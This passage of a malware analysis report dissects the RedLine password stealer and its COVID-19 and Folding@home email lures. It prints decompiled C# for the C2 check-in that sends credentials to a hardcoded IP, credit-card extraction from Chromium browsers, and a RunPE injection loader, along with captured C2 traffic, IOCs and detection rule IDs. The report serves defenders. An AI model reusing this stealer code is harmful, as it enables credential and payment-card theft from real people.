  RedLine.Logic.Others
  RedLine.Logic.RunPE
  RedLine.Logic.SQLite
  RedLine.Models
  RedLine.Models.Browsers
  RedLine.Models.Browsers.Edge
  RedLine.Models.Gecko
  RedLine.Models.RunPE
  RedLine.Models.UAC
  RedLine.Models.WMI
```

```
// RedLine.Program
using ...

private static void Main(string[] args)
{
    string remoteIP = "66.206.18.186";
    string buildId = "03.07";
    try
    {
        ServicePointManager.Expect100Continue = true;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        Service<IRemotePanel>.RemoteIP = remoteIP;
        Service<IRemotePanel>.Use(delegate(IRemotePanel panel)
        {
            ClientSettings result = panel.GetSettings().Result;
            UserLog userLog = UserLog.Create(result);
            userLog.BuildID = buildId;
            userLog.Credentials = Credentials.Create(result);
            bool flag = false;
            while (!flag)
            {
                try
                {
                    panel.SendClientInfo(userLog).Wait();
                    flag = true;
                }
                catch
                {
                    flag = false;
                }
            }
            userLog.Credentials = new Credentials();
            IList<RemoteTask> result2 = panel.GetTasks(userLog).Result;
            if (result2 != null)
            {
                foreach (RemoteTask item in result2)
                {
                    try
                    {
                        if (userLog.ContainsDomains(item.DomainsCheck) && CompleteTask(item))
                        {
                            panel.CompleteTask(userLog, item.ID).Wait();
```


Figure 5 Showing the list of classes and the “main”



```
2188_01d5f7ddddb49c60_400000 (1.0.0.0)
  References
  -
  Org.BouncyCastle.Crypto
  Org.BouncyCastle.Crypto.Engines
  Org.BouncyCastle.Crypto.Modes
  Org.BouncyCastle.Crypto.Modes.Gcm
  Org.BouncyCastle.Crypto.Parameters
  Org.BouncyCastle.Crypto.Utilities
  Org.BouncyCastle.Utilities
  RedLine
  RedLine.Client.Logic.Crypto
    AesGcm256
  RedLine.Client.Logic.Others
  RedLine.Client.Models
  RedLine.Logic.Browsers
  RedLine.Logic.Browsers.Chromium
    ChromiumEngine
      Base Types
        System.Object
      DecryptChromium(string, string) :
      DecryptV10(string, string) : string
      EnumCC(string) : List<CreditCard
      EnumCook(string) : List<Cookie>
      EnumFills(string) : List<Autofill>
      GetCredentials(string) : List<Login
      GetLocalName(string) : string
      GetName(string) : string
      GetProfile() : List<string>
      GetRoamingName(string) : string
      ParseBrowsers() : List<Browser>
      ReadData(SqlConnection, int, strin
  RedLine.Logic.Browsers.Gecko
  RedLine.Logic.Extensions
  RedLine.Logic.FtpClients
  RedLine.Logic.Helpers
  RedLine.Logic.ImClient
  RedLine.Logic.Json
  RedLine.Logic.Others
  RedLine.Logic.RunPE
  RedLine.Logic.SQLite
  RedLine.Models
  RedLine.Models.Browsers
```

```
// RedLine.Logic.Browsers.Chromium.ChromiumEngine
using ...

private static List<CreditCard> EnumCC(string profilePath)
{
    List<CreditCard> list = new List<CreditCard>();
    try
    {
        string text = Path.Combine(profilePath, "Web Data");
        if (!File.Exists(text))
        {
            return list;
        }
        string[] array = profilePath.Split(new string[1]
        {
            "\\"
        }, StringSplitOptions.RemoveEmptyEntries);
        array = array.Take(array.Length - 1).ToArray();
        string localStatePath = Path.Combine(string.Join("\\", array), "Local State");
        SqlConnection sqlConnection = new SqlConnection(DecryptHelper.CreateTempCopy(text));
        sqlConnection.ReadTable("credit_cards");
        for (int i = 0; i < sqlConnection.RowLength; i++)
        {
            CreditCard creditCard = null;
            try
            {
                creditCard = new CreditCard
                {
                    Holder = sqlConnection.ParseValue(i, "name_on_card").Trim(),
                    ExpirationMonth = Convert.ToInt32(sqlConnection.ParseValue(i, "expiration_month").Trim()),
                    ExpirationYear = Convert.ToInt32(sqlConnection.ParseValue(i, "expiration_year").Trim()),
                    CardNumber = DecryptChromium(sqlConnection.ParseValue(i, "card_number_encrypted"), localStatePath)
                };
            }
            catch
            {
            }
            if (creditCard != null)
            {
                list.Add(creditCard);
            }
        }
        return list;
    }
    catch
```


Figure 6 Enumeration of credit cards for the Chromium-based browsers



```
2188_01d5f7ddddb49c60_400000 (1.0.0.0)
  References
  {} -
  {} Org.BouncyCastle.Crypto
  {} Org.BouncyCastle.Crypto.Engines
  {} Org.BouncyCastle.Crypto.Modes
  {} Org.BouncyCastle.Crypto.Modes.Gcm
  {} Org.BouncyCastle.Crypto.Parameters
  {} Org.BouncyCastle.Crypto.Utilities
  {} Org.BouncyCastle.Utilities
  {} RedLine
  {} RedLine.Client.Logic.Crypto
  {} RedLine.Client.Logic.Others
  {} RedLine.Client.Models
  {} RedLine.Logic.Browsers
  {} RedLine.Logic.Browsers.Chromium
  {} RedLine.Logic.Browsers.Gecko
  {} RedLine.Logic.Extensions
  {} RedLine.Logic.FtpClients
  {} RedLine.Logic.Helpers
  {} RedLine.Logic.ImClient
  {} RedLine.Logic.Json
  {} RedLine.Logic.Others
  {} RedLine.Logic.RunPE
    LoadExecutor
      Base Types
      <>c__DisplayClass0_0
      Execute(LoadParams) : bool
      SelfExecute(byte[]) : bool
  {} RedLine.Logic.SQLite
  {} RedLine.Models
  {} RedLine.Models.Browsers
  {} RedLine.Models.Browsers.Edge
  {} RedLine.Models.Gecko
  {} RedLine.Models.RunPE
  {} RedLine.Models.UAC
  {} RedLine.Models.WMI
mscorlib (4.0.0.0)
System.Core (4.0.0.0)
System.ServiceModel (4.0.0.0)
System (4.0.0.0)
System.Runtime.Serialization (4.0.0.0)
System.Drawing (4.0.0.0)
```

```
// RedLine.Logic.RunPE.LoadExecutor
using ...

public unsafe static bool Execute(LoadParams args)
{
    bool isWow = false;
    PROCESS_INFORMATION lpProcesSystemNetCertPolicyValidationCallbackv = default(PROCESS_INFORMATION);
    CONTEXT cONTEXT = default(CONTEXT);
    cONTEXT.ContextFlags = 1048603u;
    CONTEXT cONTEXT2 = cONTEXT;
    IntPtr lSqlDependencyProcessDispatcherSqlConnectionContainerHashHelperU;
    IMAGE_DOS_HEADER* ptr2;
    IMAGE_NT_HEADERS* ptr3;
    fixed (byte* ptr = args.Body)
    {
        lSqlDependencyProcessDispatcherSqlConnectionContainerHashHelperU = (IntPtr)(void*)ptr;
        ptr2 = (IMAGE_DOS_HEADER*)ptr;
        ptr3 = (IMAGE_NT_HEADERS*)(ptr + ptr2->e_lfanew);
    }
    if (ptr2->e_magic != 23117 || ptr3->Signature != 17744)
    {
        return false;
    }
    if (ptr3->OptionalHeader.Magic != 267)
    {
        return false;
    }
    Buffer.SetByte(args.Body, 920, 2);
    STARTUPINFO lpStartupInfo = default(STARTUPINFO);
    lpStartupInfo.cb = Marshal.SizeOf((object)lpStartupInfo);
    lpStartupInfo.wShowWindow = 0;
    using (LibInvoker libInvoker = new LibInvoker("kernel32.dll"))
    {
        using (LibInvoker libInvoker2 = new LibInvoker("ntdll.dll"))
        {
            if (!libInvoker.CastToDelegate<NativeDelegates.CreateProcessInternalWDelegate>("CreateProcessInternalW")(0u,
            {
                if (lpProcesSystemNetCertPolicyValidationCallbackv.hProcess != IntPtr.Zero && libInvoker.CastToDelegate<Na
                {
                    libInvoker.CastToDelegate<NativeDelegates.CloseHandleDelegate>("CloseHandle")(lpProcesSystemNetCertPol
                    libInvoker.CastToDelegate<NativeDelegates.CloseHandleDelegate>("CloseHandle")(lpProcesSystemNetCertPol
                }
                return false;
            }
            libInvoker.CastToDelegate<NativeDelegates.IsWow64ProcessDelegate>("IsWow64Process")(lpProcesSystemNetCertPolic
```

Figure 7 Code for RunPE, injection of a file downloaded from a URL into another file




```
2188_01d5f7ddddb49c60_400000 (1.0.0.0)
  References
  {} -
  {} Org.BouncyCastle.Crypto
  {} Org.BouncyCastle.Crypto.Engines
  {} Org.BouncyCastle.Crypto.Modes
  {} Org.BouncyCastle.Crypto.Modes.Gcm
  {} Org.BouncyCastle.Crypto.Parameters
  {} Org.BouncyCastle.Crypto.Utilities
  {} Org.BouncyCastle.Utilities
  {} RedLine
  {} RedLine.Client.Logic.Crypto
  {} RedLine.Client.Logic.Others
  {} RedLine.Client.Models
  {} RedLine.Logic.Browsers
  {} RedLine.Logic.Browsers.Chromium
  {} RedLine.Logic.Browsers.Gecko
  {} RedLine.Logic.Extensions
  {} RedLine.Logic.FtpClients
  {} RedLine.Logic.Helpers
  {} RedLine.Logic.ImClient
  {} RedLine.Logic.Json
  {} RedLine.Logic.Others
  {} RedLine.Logic.RunPE
  {} RedLine.Logic.SQLite
  {} RedLine.Models
    ClientSettings
    Credentials
    GeoInfo
    Hardware
    HardwareType
    InstalledBrowserInfo
    LoginPair
    MachineType
    ProtectionSettings
    RemoteFile
    RemoteTask
    RemoteTaskAction
    UserLog
  {} RedLine.Models.Browsers
  {} RedLine.Models.Browsers.Edge
  {} RedLine.Models.Gecko
  {} RedLine.Models.RunPE
  {} RedLine.Models.UAC
```

```
// RedLine.Models.ClientSettings
using ...

[DataContract(Name = "ClientSettings", Namespace = "v1/Models")]
public class ClientSettings
{
    [DataMember(Name = "GrabBrowsers")]
    public bool GrabBrowsers
    ...

    [DataMember(Name = "GrabFiles")]
    public bool GrabFiles
    ...

    [DataMember(Name = "GrabFTP")]
    public bool GrabFTP
    ...

    [DataMember(Name = "GrabImClients")]
    public bool GrabImClients
    ...

    [DataMember(Name = "GrabWallets")]
    public bool GrabWallets
    ...

    [DataMember(Name = "GrabUserAgent")]
    public bool GrabUserAgent
    ...

    [DataMember(Name = "GrabPaths")]
    public IList<string> GrabPaths
    ...

    [DataMember(Name = "BlacklistedCountry")]
    public IList<string> BlacklistedCountry
    ...
}
```

Figure 8 Model for stealer settings from C&C

In Figure 9 you can see an example of the network traffic generated by the stealer. Specifically, in this traffic the C&C configures the client settings (GrabBrowsers, GrabFTP, etc) via SOAP protocol (over HTTP).



```
POST /IRemotePanel HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/IRemotePanel/GetSettings"
Host: [redacted]
Content-Length: 136
Expect: 100-continue
Accept-Encoding: gzip, deflate
Connection: Keep-Alive

HTTP/1.1 100 Continue

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body>
    <GetSettings xmlns="http://tempuri.org/"/>
  </s:Body>
</s:Envelope>

HTTP/1.1 200 OK
Content-Length: 657
Content-Type: text/xml; charset=utf-8
Server: Microsoft-HTTPAPI/2.0
Date: [redacted]

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body>
    <GetSettingsResponse xmlns="http://tempuri.org/">
      <GetSettingsResult xmlns:a="v1/Models" xmlns:i="http://www.w3.org/2001/XMLSchema-instance">
        <a:BlacklistedCountry xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"/>
        <a:GrabBrowsers>true</a:GrabBrowsers>
        <a:GrabFTP>true</a:GrabFTP>
        <a:GrabFiles>true</a:GrabFiles>
        <a:GrabImClients>true</a:GrabImClients>
        <a:GrabPaths xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"/>
        <a:GrabUserAgent>true</a:GrabUserAgent>
        <a:GrabWallets>true</a:GrabWallets>
      </GetSettingsResult>
    </GetSettingsResponse>
  </s:Body>
</s:Envelope>
```

Figure 9 Network traffic from the C&C to configure the client settings

Conclusion

RedLine Password Stealer virus, a new previously undocumented malware has appeared in a new email campaign aimed at U.S. healthcare and manufacturing organizations. It already has many of the standard information stealer features, as well as additional features such as downloading secondary payloads and advanced filtering features. The developer appears to be actively working on and updating the malware.

This specific password stealer campaign used COVID-19 and Folding@home lures to make downloading this application seem plausible. We are currently observing many other actors trying COVID-19 email lures for a variety of nefarious purposes such as attempting to deliver malware, phishing, business email compromise, and spam.

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
hxxps://bitbucket[.]org/example123321/download/downloads/foldingathomeapp.exe	URL	URL hosting RedLine Stealer
0ddd7d646dfb1a2220c5b3827c8190f7ab8d7398bbc2c612a34846a0d38fb32b	SHA256	RedLine Stealer Payload
5df956f08d6ad0559efcdb7b7a59b2f3b95dee9e2aa6b76602c46e2aba855eff	SHA256	RedLine Stealer Payload
66.206.18[.]186	IP	RedLine Stealer C2

ET and ETPRO Suricata/Snort Coverage

2841160 - ETPRO TROJAN RedLine - CnC Activity

2841435 - ETPRO TROJAN RedLine - GetSettings Request

2841436 - ETPRO TROJAN RedLine - GetSettings Response

2841437 - ETPRO TROJAN RedLine - GetTasks Response

Is your organization protected from Malware threats? Learn about Malware Attacks & Protection.